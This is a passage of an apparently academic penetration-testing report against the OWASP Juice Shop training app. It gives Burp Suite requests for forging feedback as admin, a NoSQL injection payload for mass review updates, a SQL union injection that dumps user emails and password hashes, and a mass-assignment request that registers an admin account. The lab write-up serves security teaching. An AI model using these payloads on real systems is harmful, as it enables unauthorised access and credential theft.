
- in this vulnerability I was able to post a review for *admin@juice-sh.op* even though i was logged in as *jim@juice-sh.op*

- hence, this SFR was violated

10.3 [SFR10 - VC3] Post some feedback in another user's name


10.3.1 Description of penetration testing that was carried out for [SFR10 - VC3]

1. attempt to provide feedback as anonymous



- turn 'intercept on' in burpsuite and click 'submit' in step 1


2. burpsuite captured the format in which feedback form values are captured




```
Pretty Raw Hex \n
1  POST /api/Feedbacks/ HTTP/1.1
2  Host: localhost:3000
3  Content-Length: 83
4  sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
5  Accept: application/json, text/plain, */*
6  Content-Type: application/json
7  sec-ch-ua-mobile: ?0
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
9  sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
   n6DXMV18YmxKv3j2woZLrdwrtZUyTxikLfnQHDnAQ45gJbONRkqylPpEz7Be
18 Connection: close
19
20 {
     "captchaId":5,
     "captcha":"33",
     "comment":"dislike juiceshop (anonymous)",
     "rating":1
   }
```

- to submit feedback on behalf of someone else, I need to have the author-id enabled


3. inspect the feedback-form




4. remove the **disabled id=”mat-input-14”** from the CSS to enable editing of the author field



5. the author field becomes editable, replace ’anonymous’ with ’admin@juice-sh.op’ like so,





- click ’submit’

10.3.2 Outcomes (evidence) of the penetration testing in 10.3.1


1. Success in posting feedback on behalf of administrator from step 5 of 10.3.1


```
{
  "captchaId":0,
  "captcha":"19",
  "comment":"dislike juiceshop (admin@juice-sh.op)",
  "rating":1
}
```


Response


```
Content-Type: application/json; charset=utf-8
Content-Length: 189
ETag: W/"bd-ecJ9oAWz/BmkFkDbQkciurhEmz0"
Vary: Accept-Encoding
Date: Tue, 03 May 2022 14:13:33 GMT
Connection: close

{
  "status":"success",
  "data":{
    "id":8,
    "comment":"dislike juiceshop (admin@juice-sh.op)",
    "rating":1,
    "updatedAt":"2022-05-03T14:13:32.978Z",
    "createdAt":"2022-05-03T14:13:32.978Z",
    "UserId":null
  }
}
```


2. login as administrator, access the administration section. The feedback posed appears in the 'Customer Feedback' section



10.3.3 Explanation of how the evidence included in 10.3.2 proves that [SFR10] is violated

1. TSF failed to ensure that anonymous or unauthorized API calls will be prohibited (API15:2019, 2022)

   - manipulation of CSS led to submitting the feedback form on behalf of admin@juice-sh.op

- flawed security configuration and/or missing checks in juice-shop allowed unauthorized API calls


- hence, I was able to submit feedback on behalf of admin successfully leading to the violation of this SFR

10.4 [SFR10 - VC4] Update multiple product reviews at the same time

no user can create data associated with another user

10.4.1 Description of penetration testing that was carried out for [SFR10 - VC4]

1. submit a product review using browser, capture the request in burp




- this single review was success

2. the reviews are stored in the MongoDB, ∴ replacing the PUT with PATCH and removing the identification for the user (i.e. 24 in this case from the URL)


- use this payload *"id": "$ne": -1 , "message": "NoSQL Injection"* and resubmit the request in burp

10.4.2 Outcomes (evidence) of the penetration testing in 10.4

1. the PATCH request was successful



2. check random product reviews to confirm



10.4.3 Explanation of how the evidence included in 10.4 proves that [SFR10] is violated

1. TSF failed to secure access to MongoDB thereby allowing NoSQL Injection to:

   - bypass authentication to

   - expose all the reviews for all the users

   - allowing update of reviews by someone else

2. The TSF was unable to implement a policy to stop mass assignment of data on behalf of other users, hence the SFR was violated

11 SFR11 - FDP_ACF.1.3

The TSF shall explicitly authorise access of subjects to objects based on the following additional rules: **only a user with root rights can register another user as an admin user**

11.1 [SFR11 - VC1] - Register as a user with administrator privileges

1. This VC is already covered as [SFR12 - VC1] in step 12.1
2. the penetration testing is covered in step 12.1.2
3. the evidence of the outcome shown in step 12.1.3
4. **Violation of SFR11**

   - the TSF allowed a user without root rights [*realadmin@city.ac.uk*, role='customer'] to register another user [*randomadmin@city.ac.uk*, role='admin'] as admin user


12 SFR12 - FDP_ACF.1.4

The TSF shall explicitly deny access of subjects to objects based on the following additional rules:
no normal or admin user can register himself/herself or another user as an admin user

12.1 [SFR12 - VC1] - Register as a user with administrator privileges

12.1.1 Description of penetration testing that was carried out for [SFR12 - VC1]


1. Query the *Users* table to find the *role* assigned to each user



- there are users with roles [’customer’, ’admin’, ’deluxe’]

- to accomplish this task I need to register user with role=’admin’

2. Try registering new user realadmin@city.ac.uk



3. capture this query in burpsuite and send it to Repeater

Request

Pretty Raw Hex \n

```
POST /api/Users/ HTTP/1.1
Host: localhost:3000
Content-Length: 278
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
gQv4m8kDaKW9bwMd8EFyURuqcaI5TYiwSKLfeLSa1c36Gzon7R52P16YLx3E
Connection: close

{
  "email":"realadmin@city.ac.uk",
  "password":"realadmin",
  "passwordRepeat":"realadmin",
  "securityQuestion":{
    "id":14,
    "question":"What's your favorite place to go hiking?",
    "createdAt":"2022-05-05T13:12:47.064Z",
    "updatedAt":"2022-05-05T13:12:47.064Z"
  },
  "securityAnswer":"peak district"
}
```

4. Use burpsuite to re-run the query executed in step 1 to find the role assigned to the new user created in step 2

Request

Pretty Raw Hex \n JWS

```
GET /rest/products/search?q=
apple'))%20union%20select%20id,email,username,password,role,6,7
,8,9%20from%20Users-- HTTP/1.1
Host: localhost:3000
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
Accept: application/json, text/plain, */*
Authorization: Bearer
```

Search... 0 matches

Response

Pretty Raw Hex Render \n

```
"402f1c4a75e316afec5a6ea6314f7f39","deluxePrice":"customer",
"image":6,"createdAt":7,"updatedAt":8,"deletedAt":9},{"id":20,
"name":"stan@juice-sh.op","description":"SmilinStan","price":
"e9048a3f43dd5e094ef733f3bd88ea64","deluxePrice":"deluxe",
"image":6,"createdAt":7,"updatedAt":8,"deletedAt":9},{"id":21,
"name":"realadmin@city.ac.uk","description":"","price":
"313b2f778a034ecc4deddedb666160a0","deluxePrice":"customer",
"image":6,"createdAt":7,"updatedAt":8,"deletedAt":9}]}
```

admin 8 matches

- The default role assigned is 'customer' and needs to be "admin"

5. Add the role = 'admin' in the JSON, the query was successful, I solved the challenge

Request

```
POST /api/Users/ HTTP/1.1
Host: localhost:3000
Content-Length: 295
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
gQv4m8kDaKW9bwMd8EFyURuqcaI5TYiwSKLfeLSa1c36Gzon7R52P16YLx3E
Connection: close

{
  "email":"realadmin@city.ac.uk",
  "password":"realadmin",
  "passwordRepeat":"realadmin",
  "role":"admin",
  "securityQuestion":{
    "id":14,
    "question":"What's your favorite place to go hiking?",
    "createdAt":"2022-05-05T13:12:47.064Z",
    "updatedAt":"2022-05-05T13:12:47.064Z"
  },
  "securityAnswer":"peak district"
}
```

